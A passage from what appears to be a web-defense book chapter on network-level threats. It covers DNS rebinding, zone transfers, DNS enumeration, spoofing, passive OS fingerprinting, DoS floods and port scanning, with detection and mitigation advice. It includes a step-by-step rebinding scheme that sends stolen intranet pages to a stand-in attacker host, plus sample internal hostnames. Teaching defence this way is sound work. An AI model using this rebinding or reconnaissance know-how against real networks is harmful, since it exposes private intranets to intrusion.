Note: This is why you must shut down your browser whenever you modify the hosts file on your desktop or change the IP address of a server. Many people think that DNS propagation is to blame when they continue to get old websites after a website move. More often than not, perceived long delays are due to DNS Pinning, not just delays in DNS propagation.

In an email message to the Bugtraq mailing list from 2006,⁴ Martin Johns showed how to use DNS Pinning against the browser. This attack was initially called Anti-DNS Pinning,⁵ but is now known as DNS Rebinding. The conspiracy theory is that Martin knew about this technique for some time but couldn't find a useful application for it since most sites on the Internet are easier to attack simply by connecting to them directly. In mid 2006, Jeremiah Grossman and I published our research on intranet scanning (sites internal to companies or home networks), which then came into vogue as an attack vector to discover what was on machines behind a firewall. Suddenly, DNS Rebinding became far more useful since it would allow an attacker to use a victim's browser to see what was behind the firewall. What Martin was then able to show is that browser DNS Pinning relies on one simple fact—it works only as long as the browser thinks the web server is still running. If the web server is down or unreachable, it stands to reason that the browser should query DNS and see whether it has changed or moved.

Getting Around DNS Pinning with DNS Rebinding

The ability to rebind DNS is great from the usability point of view, as it allows users to continue to access sites whose IP addresses do change (and many sites' IP address change at some point), but it also creates a huge security hole. It's fine to assume that the server will never be down intentionally when you are considering a benign site, but a malicious site can be down whenever the attacker wants it to be. So here's how DNS Pinning could be used to read websites behind a firewall:

- The user connects to `www.attacker.com` using the IP address `123.123.123.123` with a timeout of 1 second.
- The browser downloads a page that contains JavaScript code that tells the browser to connect back to `www.attacker.com` after two seconds.

⁴ <http://www.securityfocus.com/archive/1/443209/30/0/threaded>

⁵ Now defunct: <http://ha.ckers.org/blog/20060815/circumventing-dns-pinning-for-xss/>

- Immediately after serving the page to the user, the www.attacker.com site firewalls itself off so that it is unreachable (perhaps only for that one user).
- The browser realizes that the site is down and decides to reset the DNS Pinning mechanism.
- The browser connects to the DNS server and asks where www.attacker.com is now.
- The DNS now responds with the IP address of www.yoursite.com, which is 222.222.222.222.
- The browser connects to 222.222.222.222 and sends this request:

```
GET / HTTP/1.1
Host: www.attacker.com
User-Agent: Mozilla/5.0 (Windows; ; Windows NT 5.1; rv:1.8.1.14)
Gecko/20080404
Accept: */*
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
```

- The server responds with the home page of www.yoursite.com.
- The browser reads the data, and sends it to www2.attacker.com through a form post submission, which points to 123.123.123.123. Form posts that just send data from one domain to another do not violate the same-origin policy, because the same-origin policy does not generally apply to sending data as much as it does reading data. Because the attacker is simply sending data from one domain to another, that is considered okay by the browser. You've got to love that crazy concept, huh? Yet if it didn't work that way cross domain images, style sheets and JavaScript would all fail.

Of course, you might be thinking that the attacker could have contacted www.yoursite.com directly. What's the difference between this convoluted procedure and an attacker requesting the page himself? The answer is that this attack allows the attacker to reach the places only the victim can. It enables the scanning of any intranets or any other IP protected servers the victim might have access to. Let's say that instead of www.yoursite.com, which points to 222.222.222.222, we are interested in intranet.yoursite.com, which is a private server hosted behind a corporate firewall that the attacker cannot access. In addition to being behind a firewall, the server could also be using private address space (e.g., 10.10.10.10), making it completely off the limits for any outsiders.

Using the attack described here, the attacker can get an employee of the company to connect to the internal addresses that the attacker would never be able to access themselves. Not only that, but the attacker can read the data from the pages that are not accessible outside a firewall.

The one way to stop this attack is to make sure that web servers respond only to requests that contain known domain names in the Host header. If you make the web server ignore requests that don't match `www.yoursite.com`, hosting DNS Rebinding fails again.

Wait a minute: aren't Host headers required whenever there's more than one site on one web server? It would appear that the Anti-DNS Pinning approach has a major hole in it. If the attacker can't get the web server to respond to requests with any hostname, he can't read the data. This makes the attack great for doing network sweeps and port scans (an active server running on the targeted IP address and port may not respond with any meaningful content, but it will send a response; nothing will come back if there's no server running there), but it's pretty much worthless for stealing information from intranet servers.

You won't be surprised to learn that it is possible to bypass the hostname restrictions after all. Amit Klein sent a message to the Bugtraq mailing list⁶ discussing a way to forge the Host header using a combination of JavaScript (XMLHttpRequest) and Flash. With this enhancement, having web servers look at the Host header won't stop Anti-DNS Pinning. This loophole in Flash has been fixed since then, but the basic problem, that of an attacker being able to send a request to an arbitrary site, remains. The attacker can pass whatever information he or she wants and retrieve it by way of the victim's browser. It may be difficult to get exactly the server he wants right now, but is generally only a matter of time before a new loophole ripe for exploitation opens. Then, the attacker will again be able to find out what's on a website that he normally cannot see.

Although this attack may sound uninteresting to someone who wants to protect a public website, that's not altogether true. I've seen hundreds of sites where administration pages are hosted on the same web server as the production website, just in a hidden directory. Furthermore, these pages are often in a directory with a name that's easily guessed, like `/admin` or `/secure`. Although the website may not do a particularly good job of hiding the path to its admin console, it may use IP-based directives to insure that only authorized IP addresses can connect to the administration. If the only form of authentication is the IP address of the originating web request, it's easy to see how DNS Rebinding can be used to read that administration page.

It's important to realize that this attack isn't relying on a malicious person, but on a malicious browser request. It's vital to understand the difference. Just because a user is doing something bad to your site by way of their browser, that doesn't necessarily mean that he or she has malicious intentions. However, it's almost irrelevant in terms of defenses. Mismatched host headers are a fairly good sign of DNS tampering.

Note: Dan Kaminsky has found that an attacker doesn't need to firewall off the connection to his website, but simply cause the browser to stall long enough. He has found that a series of slow

⁶ <http://www.securityfocus.com/archive/1/445490/30/0/threaded>

loading iframes can delay the request long enough to fool the browser into thinking the request has failed.

Long-term DNS Pinning may happen more frequently on Linux and OS X laptops than on Windows laptops, because most Windows users shut down their computers completely, rather than hibernating them or keeping them online indefinitely. Say what you will about Windows—at least it forces your browser to rebind DNS, one way or another! Users who tend to move from one location to another also tend to be either technically knowledgeable people, or business people going from office to office. Noting the operating system of user may provide further evidence about a user’s intentions when visiting the site, all based on the DNS answer provided to them on the very first packet.

Note: While this information isn’t highly useful in and of itself, later chapters will show how this information can be combined with other techniques to achieve more accurate fingerprinting.

DNS Zone Transfers and Updates

Another form of dangerous DNS traffic is the zone transfer. Many DNS servers are misconfigured in such a way as to allow attackers to see the IP address of every server that a company runs on that domain. It is a common form of reconnaissance; make sure to check your own DNS servers to ensure that attackers can’t do zone transfers. Zone transfers indicate that an attacker is attempting to learn more about the structure of your company. Here’s what a zone transfer might look like:

```
yoursite.com. 14400 IN SOA ns.yoursite.com.
registrarsite.com. (
                                2008040400 ; Serial
                                14400 ; Refresh
                                3600 ; Retry
                                1209600 ; Expire
                                1800 ) ; Minimum TTL
yoursite.com. 14400 IN NS ns0.yoursite.com.
yoursite.com. 14400 IN NS ns1.yoursite.com.
yoursite.com. 14400 IN NS ns2.yoursite.com.
mail-1.yoursite.com. 14400 IN A 123.123.123.1
mail-2.yoursite.com. 14400 IN A 123.123.123.2
ns0.yoursite.com. 14400 IN A 123.123.123.3
ns1.yoursite.com. 14400 IN A 123.123.123.4
ns2.yoursite.com. 14400 IN A 123.123.123.5
www.yoursite.com. 14400 IN A 123.123.123.6
intranet.yoursite.com. 14400 IN A 10.10.10.1
staging.yoursite.com. 14400 IN A 10.10.10.2
hr.yoursite.com. 14400 IN A 10.10.10.3
```

It’s easy to see the internal addresses for your human resource machines, staging environments, and intranet website. Once the addresses are known, these machines can be targeted. A single misconfigured DNS server is all that’s needed, so it’s worth checking your DNS server to ensure that you

aren't allowing zone transfers. And remember, every DNS server can be configured differently, so don't just check one of them and assume the others are secure. Each DNS server needs to be checked individually and thoroughly.

You can detect zone transfer attempts and DNS reconnaissance by observing your name server logs. For example, here is what BIND logs look like:

```
24-Mar-2009 16:28:09.392 queries: info: client 10.10.10.128#52719: query: assets1.twitter.com IN A +
24-Mar-2009 16:28:09.580 queries: info: client 10.10.10.128#64055: query: s3.amazonaws.com IN A +
24-Mar-2009 16:28:09.691 queries: info: client 10.10.10.128#49891: query: statse.webtrends-live.com IN
A +
24-Mar-2009 16:29:10.235 queries: info: client 10.10.10.130#63702: query: cm.newegg.com IN A +
24-Mar-2009 16:29:10.276 queries: info: client 10.10.10.130#59935: query: ad.doubleclick.net IN A +
24-Mar-2009 16:29:27.715 queries: info: client 10.10.10.135#30749: query: search.twitter.com IN A +
24-Mar-2009 16:29:51.537 queries: info: client 10.10.10.128#64523: query: www.mykplan.com IN A +
24-Mar-2009 16:29:52.430 queries: info: client 10.10.10.128#56154: query: www.google.com IN A +
24-Mar-2009 16:29:52.450 queries: info: client 10.10.10.128#59097: query: custom.marketwatch.com IN A
+
24-Mar-2009 16:29:52.891 queries: info: client 10.10.10.128#49521: query: chart.bigcharts.com IN A +
24-Mar-2009 16:30:39.337 queries: info: client 10.10.10.128#54815: query: www.yahoo.com IN A +
```

DNS Enumeration

You may see a user requesting DNS resolution for domains that simply don't exist on your platform. One example of potentially malicious reconnaissance is DNS enumeration. One tool for this purpose is Fierce which you can find built into Backtrack, or commercial products such as Bit Discovery. If DNS requests arrive that don't have a corresponding DNS entry, one of a few things is happening. Someone may have mistyped a URL, such as "www.yoursite.com"; someone may be requesting a domain name that's no longer valid; or someone may be performing a brute-force scan of the DNS server in order to discover your external and/or internal domain names.

Historically, there is little security monitoring of DNS servers. They are for some reason often considered fairly immune to direct attack via DNS requests themselves. DNS servers are traditionally exploited by buffer overflows or unrelated exploits against services on the machine. However, DNS is a fast and easy way to map out a great deal about a network. Few companies realize that DNS needs to be separated for external and internal usage. By querying the DNS server directly, an attacker can often find internal corporate IP addresses. For example, here are a few of Cisco's internal IP addresses:

```
10.49.216.126    mobile.cisco.com
10.49.216.130    prisma1.cisco.com
10.49.216.131    prisma2.cisco.com
10.49.217.67     drdre.cisco.com
```

Any requests for internal addresses should be considered malicious reconnaissance, unless your internal users are required to use external DNS servers to resolve internal name resolution—a very bad practice indeed. Granted, the lines between internal and external websites are getting more and more blurry, but internal name resolution is still bad practice and should be considered a security risk. The best option, if you run your own DNS server, is to watch your logs for failed name server queries, especially if there are hundreds of them happening in a relatively short amount of time from a relatively small amount of IP addresses.

Note: Although zone transfers are rare, they're typically pretty complete in giving you all the information you're after about the DNS structure of the domain. Although it may seem to be a good idea for an attacker to stop once they get a successful zone transfer, there's a chance that there may be an incomplete or intentionally erroneous zone transfer. So it can be worthwhile for them to perform an enumeration scan even after they have found a successful zone transfer.

TCP/IP

After a DNS request, the browser must negotiate a connection with the website via TCP/IP (Transmission Control Protocol/Internet Protocol). TCP/IP is what most people think of when they think of the underpinnings of the Internet. Other protocols handle routing and physical connections, but TCP/IP is the workhorse that moves data from one end of the Internet to the other. It happily encapsulates your data as it hops from one place to another until it reaches its final destination. No one really knows the exact current size of the Internet, only the theoretical maximums (and the size changes all the time anyway), but it's certain that it includes millions of active IP addresses. There's no way for all of those IP addresses to be directly connected to one another, so they must route through a number of machines around the Internet before they land at their final destination.

Have a look at the following example, which traces the path between a user's machine and a web server:

```
TraceRoute to 209.191.93.52 [www-real.wa1.b.yahoo.com]
Hop    (ms)  (ms)  (ms)      IP Address  Host name
1      28    21    23        72.249.0.65 -
2      23    15     8         8.9.232.73  xe-5-3-0.edge3.dallas1.level3.net
3      12    13     7         4.79.182.2  yahoo-inc.edge3.dallas1.level3.net
4      10    70    30        216.115.104.87  ae1-p131.msr2.mud.yahoo.com
5      17    17     7         68.142.193.9  te-9-1.bas-c1.mud.yahoo.com
6      15    13     8         209.191.93.52  f1.www.vip.mud.yahoo.com
```

The only situation in which data between a browser and a web server is communicated without hitting the Internet is when both sides of the communication are on the same local network, but that accounts for a fairly small amount of an average Internet user's daily browsing. In most cases, pieces of data have to travel across the open Internet through a series of routers, switches, firewalls, and load balancers.

Spoofing and the Three-Way Handshake

You may be surprised to learn that the IP protocol, in the form that is used on the Internet today, does not offer a way to verify the authenticity of the information you receive. Although a piece of data that you receive always has a source IP address attached to it, the sender chooses which IP address to use. In that sense, source IP addresses are a voluntary piece of information, similar to the return address on the back of a letter.

This presents a problem when you want to reliably exchange data with someone on the Internet. How can you tell that the information you're getting really originates from whom it says it does? The use of forged source IP addresses (*spoofing*) is very common on the Internet, especially when it comes to DoS (*Denial of Service*) attacks. You'll find out more about these later in this chapter.

The three-way handshake, performed at the beginning of every TCP/IP connection, overcomes this problem by generating a per-connection secret code that is used to prevent spoofing. You can see how the handshake works in Fig. 1.1.




Fig. 1.1 – Simple diagram of a TCP handshake

The client computer initiates the connection by sending a SYN (Synchronize) packet to a server. That packet contains an ISN (initial random sequence number) and a port number. If the server is listening on that port, it responds with a SYN+ACK (Synchronize-Acknowledge) packet with the ISN that the client sent, as well as an ISN of its own (each side involved in communication has its own ISN). The client then responds with a final ACK (Acknowledge) packet that includes the web server's ISN. The handshake is now complete and the parties can go on to exchange connection data.

Note: TCP spoofing occurs when an attacker sends a packet with a source address other than their own. Generally, this doesn't work in TCP/IP, because the attacker does not know the correct ISN. However, if the ISN generation on the server is weak or guessable, the attacker can

*predict it and send a response back that appears to the server to be from the correct origin. The ISNs allow reliability, but we must assume that they are generally sufficiently random. That's not always the case, and that has been a serious issue for a number of protocol implementations.*⁷

All sorts of things can happen between the client and the server, including routing, switching, and possibly fragmentation or other issues introduced by networking equipment. For the purposes of this book, you need to know only about the three-way handshake. If you're into low-level packet information, I recommend reading a book on the topic, or going to www.tcpiptime.com, which is a comprehensive and free online resource. Be warned: many programmers who read the highly recommended *TCP/IP Illustrated*⁸ immediately go out to experiment and build nasty tools. Don't say I didn't warn you!

Passive OS Fingerprinting with pOf

Once upon a time (the early 2000s), Michal Zalewski began to write a tool called *passive OS fingerprinting* (or pOf for short). It was cool. It still is cool. Rather than write out a manual for pOf, which already exists⁹, I will talk first about the ramifications of pOf. Basically, packets were not all created equal. Michael found that if you inspect the packets you receive, you can discover a lot about the client and its network: the type (operating system and often manufacturer) of machine that's connecting to you, whether the remote network is using NAT (network address translation), whether it is using a proxy, and other fun stuff—and all with relative confidence. What's all this information useful for? How do you put it to work?

Well, maybe it's interesting that someone is claiming to use a Windows box, but is really using Linux and faking the User-Agent information. Or maybe it's interesting that he or she is using a Windows box on a highly dangerous network that you know has been compromised. Perhaps it's interesting that there's a proxy between you and the client. The more you know about your users, the better.

pOf can identify how many hops away a host is by looking at the TCP flags and identifying how many hops the packet has passed through to reach your website. It can also identify the connecting host's uptime, along with critical information about the user's connection, like what sort of upstream connection is being used. Knowing about the user's connection might give you clues about how much bandwidth the user has, and therefore whether the user is capable of doing significant harm, as most hackers tend to at least have DSL or cable modem connections or better.

One study done by Mindset Media found that Apple users tend to drive hybrid cars, to eat organic food, to drink Starbucks coffee, and (possibly) even to be more intelligent. I'll let you be the judge of that. Apple users also tend to pay for music (60% pay, compared to 16% of Windows owners).¹⁰ So if you are a large media conglomerate, you may be able to rest easy based on statistics, if your users are Apple

⁷ <http://lcamtuf.coredump.cx/newtcp/>

⁸ <http://www.amazon.com/TCP-Illustrated-Protocols-Addison-Wesley-Professional/dp/0201633469>

⁹ <http://lcamtuf.coredump.cx/pOf3/#/README>

¹⁰ <http://www.thestreet.com/video/10403708/index.html#10403708>

owners, as they are probably accustomed to buying media rather than downloading torrents. At least that's one way to read the data—I suggest that you check pOf out for yourself.

TCP Timing Analysis

An interesting paper by Tadayoshi Kohno, Andre Broido, and KC Claffy¹¹ discusses how clock skews can help fingerprint users on an active network with many users, in the same way a cookie does. It's a clever concept, and I think it is potentially useful when combined with other fingerprinting techniques.

For example, consider two users behind a proxy. These users will have the same IP address. But if they have vastly different TCP timing, you can still “see” them individually, independent of their origin in the case of a NAT.

It is a really interesting research, but it is not practical in a high-volume web environment. A decent sized website may get tens of thousands of users a day. Graphing 20,000 points with a very small margin of error isn't likely to help you identify individual users, independent of other techniques. That said, in some cases it may be possible to distinguish between two or more users behind proxies.

Further, the fingerprinting does not work for networks that use HTTP proxies or other types of TCP proxies, where the proxy itself performs the requests on users' behalf. If you simply look at timing across your entire user base with no additional filters, you are going to get more noise than signal.

Note: I won't spend any time discussing direct exploits against services. Yes, they exist. Yes, they are important. Yes, within the first few seconds, you're going to know that the packets are malicious, provided you have security monitoring in place. I'm also not going to spend time enumerating all of the threat intel feeds that are out there, like Praveleon for instance – yes they work, and yes you should be aware of them, but they're outside of the scope of this book because you aren't the one doing that monitoring, they are.

The solution to exploitation is usually patch management, good network architecture (look at Google's Beyondcorp project), and regular care and maintenance. It's a bit of a ho-hum topic to me, not because it's unimportant—it's just that there are literally volumes written on intrusion detection and intrusion protection that focus on these forms of exploits. Pick up one of those books up if this topic interests you. The TAO of Network Security Monitoring, by Richard Bejtlich (Addison-Wesley Professional, 2004), is a good starting place.

A conversation I had with Arian Evans on service exploits is worth mentioning. While he was doing research on what he liked to call “inverse intrusion detection,” he found that attacks typically include a high proportion of non-alphanumeric characters. Traffic generated by a normal user, such as Arian's grandmother, looks completely different from traffic generated by an attacker. Arian got some ridicule for this idea, but many of the people who laughed at him eventually recreated his research and built this technology into their intrusion detection appliances. Not so crazy after all! There are many parallels between his research and my own,

¹¹ <http://www.cs.washington.edu/homes/yoshi/papers/PDF/KoBrCl05PDF-lowres.pdf>

as there are tons of similarities between this sort of anomaly detection and the techniques found throughout this book.

Network DoS and DDoS Attacks

DoS and DDoS (Distributed Denial of Service) attacks are a huge problem for modern websites, but they're also quite simple to detect. Guess how! Your bandwidth will spike, your service will drop, and people will start complaining. Although you should have mechanisms to let you know about problems before your users start yelling at you, you don't need sophisticated detection methods to see this kind of attack. Even the grandparents will notice when they can't get their email.

Thwarting these attacks, however, is another matter.

Attacks Against DNS

One way to attack a site is to ruin availability of its DNS servers. Without a system to convert the site's name into an IP address, your site will effectively be dead to anyone who hasn't cached the IP address, even with all of your web servers running. One way to handle this particular weakness is to outsource DNS management to another company who ideally hosts your primary and secondary DNS servers in different locations: that way both the service and the attacks on it will become someone else's problem.

Also, chances are good that those to whom you outsource DNS will have a much better infrastructure for fighting the attacks, anyway. UltraDNS, for example, is one such company that specializes in providing DNS services that are scalable and resilient—they use DNS itself to monitor for abuse and respond by sending the attackers erroneous data. Of course now you're relying on someone else to have the uptime necessary to warrant the additional cost. Then it comes down to a cost-benefit analysis – is the delta of downtime worth more or less than the additional costs associated with using a company to help thwart the attack?

TCP DoS

If you have a lot of static content, using a content delivery network can help significantly. Honestly, DDoS attacks are one of the plagues of the Internet (I've suffered enough of them myself). All I can recommend is to bunker down and combat them in the same way that they are combating you: distribute your load wherever you can, shut off access to the machines that are abusing your resources, and keep your state tables clean (more about that shortly). Products like Prolexic work by shutting off the attack at the source ISPs. Here is a situation in which I think it's okay to temporarily block an IP address, but you'll see in later chapters why I generally recommend against that idea. Now let's take a look at state tables and how can they help.




Fig. 1.2 – TCP Flood

In Fig. 1.2, you can see a real world distributed DoS attack that uses a TCP flood against port 80. The lighter color represents the number of states that were open at any given time. Routers and firewalls use memory to keep state (information on each active connection they are handling); cheap routers and firewalls can keep only a relatively small number of states before they fill up and stop routing traffic, which is typically a limitation of the amount of physical RAM on the devices. Sometimes it can be as little as a few megabytes of RAM, compared to an average modern computer, which might have a gigabyte or more of RAM. These tables are called *state tables* and represent a mapping of all the traffic passing through the device.

Fig. 1.2 shows a relatively small DDoS attack, easily within the capacity of a typical business-class DSL or cable modem connection. The attacker was not attacking the available bandwidth; instead, it was exhausting the number of state table entries available on the site's router. Each SYN packet sent by the attacker created an entry in the router's state table, and because the router was an inexpensive model, it soon ran into trouble. The troughs in the middle of the graph show when the router's state tables filled up and no more traffic could be routed through the network. In cases like this, tweaking the configuration of your equipment may help a bit. In general, however, only buying better equipment can make you resilient.

Note: Although SYN floods are old news in many ways, they can be difficult to block, because the IP addresses from which they appear to originate can be spoofed. It's like a letter you send by snail mail—you can put any address on the back of the envelope. Because the attacker doesn't need or sometimes does not even want to receive any response packets, and often does not want to reveal his or her real location, he or she spoofs the source address in the packets sent. Your responses then go somewhere else, leaving the attacker with more bandwidth available for attacking your network. Other types of DoS attacks (for example, GET request floods) require a full TCP handshake, and are thus impossible to spoof.




Fig. 1.3 – GET request flood

In Fig. 1.3, you can see another DDoS attack—this time, a GET request flood. The attacker used a bot army to generate a huge amount of HTTP traffic, overloading the site and maxing out its bandwidth. You can see the normal traffic levels at the beginning of the graph. Suddenly there is a spike of not just states, but also outbound traffic (in green), which indicates that it’s not just a partial connection. Indeed, the attacker was using more than 1000 machines to send requests. Although GET flooding isn’t a particularly sophisticated attack, it can be devastating to your business if you aren’t prepared for it.

Low Bandwidth DoS

There are a number of tools out there that perform service specific denial of service attacks using only a handful of requests. These vary in complexity based on what sort of service they are intending to attack. One such example of a low bandwidth DoS is Slowloris¹² which used a few hundred HTTP Requests to tie up all of the processes on a web server. Web servers like Apache create a single thread per request. In order to stop one type of Denial of Service – abusing too many system resources, the server has a set limit of maximum threads. However, if an attacker can open exactly that maximum number of sockets and hold them open, valid users can no longer communicate with the server.

Despite what most people think, DoS isn’t always a “script kiddy” tool. DoS makes certain types of attacks possible. One attack, for instance, might be against an auction website. If the attacker bids low and then simply denies service to the application for the remainder of the auction period, the attacker can win the auction since no competitors can reach the site to bid. Other attacks rely on the fact that the attacker can be the only person allowed to view the site since they hold all the sockets open – in this way they can interact with the site, and perform actions in peace, while other users are completely

¹² [https://en.wikipedia.org/wiki/Slowloris_\(computer_security\)](https://en.wikipedia.org/wiki/Slowloris_(computer_security))

unable to access the website. Imagine being the only one on a website and what the ramifications of that might be.

Using DoS As Self-Defense

Denial of service isn't just for the bad guys. I've seen "good" companies use denial of service attacks to take down malicious websites and overload attackers' mailboxes: They wanted to prevent the bad guys from carrying out their attacks. Unfortunately, this is a bit of a fool's errand: the bad guys are typically using accounts and websites that don't belong to them, so they are able to simply move to another website or email address to continue operations.

Worse yet, the real site owners who are victims of being hacked themselves are sometimes caught in the cross-fire and are often taken offline – the perils of collateral damage. The legality of DoS-ing your attacker is questionable at best. I've heard some good excuses, but by far the best is one that claims that connecting to a site that hosts a stolen copy of your content is just "load testing" designed to ensure that the site can handle the capacity necessary to put it into production. Whether you'll be able to convince a judge that you mistook the website that stole your content for one of your own websites is for you to decide. The point is that DoS is not necessarily just practiced by malicious users or blackmailers—in this case, it was done by legitimate companies.

Motives for DoS Attacks

An attacker's motives for DoS can be quite varied. There are a number of attacks that use denial of service as a front for a more insidious attack, or to exhaust a resource to learn about it as it slowly dies. Or attackers may just simply want to see your site go offline—the Motion Picture Association of America site tends to get a lot of DoS attacks, because people want to pirate content freely.

The so-called "Slashdot effect" (an overwhelming number of visitors to a small site after a link is posted on a popular site such as Slashdot) usually isn't malicious, but can have similar consequences. If a small site is linked from a high-volume website, the smaller site may not be able to handle the traffic volume. One boy in Ohio was arrested for telling classmates to hit Refresh many times in his browser to overload a school's website.¹³ As the news of the arrest spread, the school's servers were overwhelmed as the public attempted to learn about the case. The most amusing quote came from Slashdot: "I tried your link but it didn't work, so then I tried refreshing a bunch of times but it still didn't work! :(".¹⁴ Clearly, a boy who wants to get out of classes isn't in the same league as a blackmailer, and shouldn't be compared to an army of mischievous Slashdot readers, but the net effect is the same: the site goes offline. The correct response to this type of "attack" versus a malicious attack, however, may be as different as night and day.

Note: Blackmail is commonly combined with DoS. Blackmailers typically hit companies like casinos,¹⁵ which are often fly-by-night companies with a huge user base and a single web

¹³ <http://www.petitiononline.com/mwstone/petition.html>

¹⁴ <http://yro.slashdot.org/article.pl?sid=06/01/06/2140227&from=rss>

¹⁵ <http://www.winneronline.com/articles/april2004/distributed-denial-of-service-attacks-no-joke.htm>

address that everyone knows. However, there is no reason that blackmail couldn't be used against any organization that might be willing to pay to bring its services back online. There is no way to know how common these attacks are, because people who are successfully blackmailed are unlikely to tell anyone, for fear of future attacks.

DoS Conspiracies

There is a somewhat common conspiracy theory that I hear once in a while—it's always possible that the person DoS-ing you is the same person who directly profits from the resource exhaustion. What better way to make money from your hosting clients than to up their usage? If a company sells DoS/DDoS flood protection equipment, it's an easy sell once a company comes under attack. Although worse business tactics have been tried, I personally doubt the theories. Still—scary thought, huh? Anyway, I will cover DoS as it relates to web applications later in the book, because it is worth talking about not just as a packet issue, but as a transactional one as well.

There are companies and products that offer third-party monitoring services; take advantage of them if you can. I've heard of situations in which people had no idea they were being DoS-ed, because all was quiet. Too quiet, indeed! Having a site monitoring system that can page you as soon as it detects a problem is a great way to ensure that you're never in the dark about your network, and that you can start the mitigation process as soon as possible.

Note: The fine line dividing DoS and legitimate use can be extremely thin. Just after the mainstream public started hearing about DoS attacks, and companies started racing out to buy DDoS mitigation devices, the Victoria's Secret's website suddenly detected a huge GET request flood. They began attempting to mitigate it, until they realized that they weren't being attacked—the flood was generated by legitimate users who wanted to see their online fashion show. Somewhere near a million users attempted to log in to see the newest lingerie offerings. That can look an awful lot like a DDoS attack to the untrained eye. Company-wide communication is essential to avoid thwarting your own efforts to build traffic to your website.

Port Scanning

Port scanning is both easy and difficult to detect at the same time. Attackers use port scanning to detect which services you have running, which gives them a clue about what types of attacks to attempt. A traditional port scanner simply iterates through a set number of ports looking for services that respond to SYN packets with a corresponding ACK. Every service that they discover is potentially vulnerable to an attack.

The typical way to detect port scanning is to open a few services on high ports and wait for someone to connect to them sequentially. There are problems with this approach, though: some modern port scanners (like the very popular nmap) randomly cycle through ports. Also, it's often faster and easier for an attacker to scan only a select group of interesting ports. Worse yet, the attacker can spread a scan across several hosts, scanning one port at a time per machine, and waiting long enough between requests that the target doesn't notice the attack (this is sometimes called a "low and slow" attack).

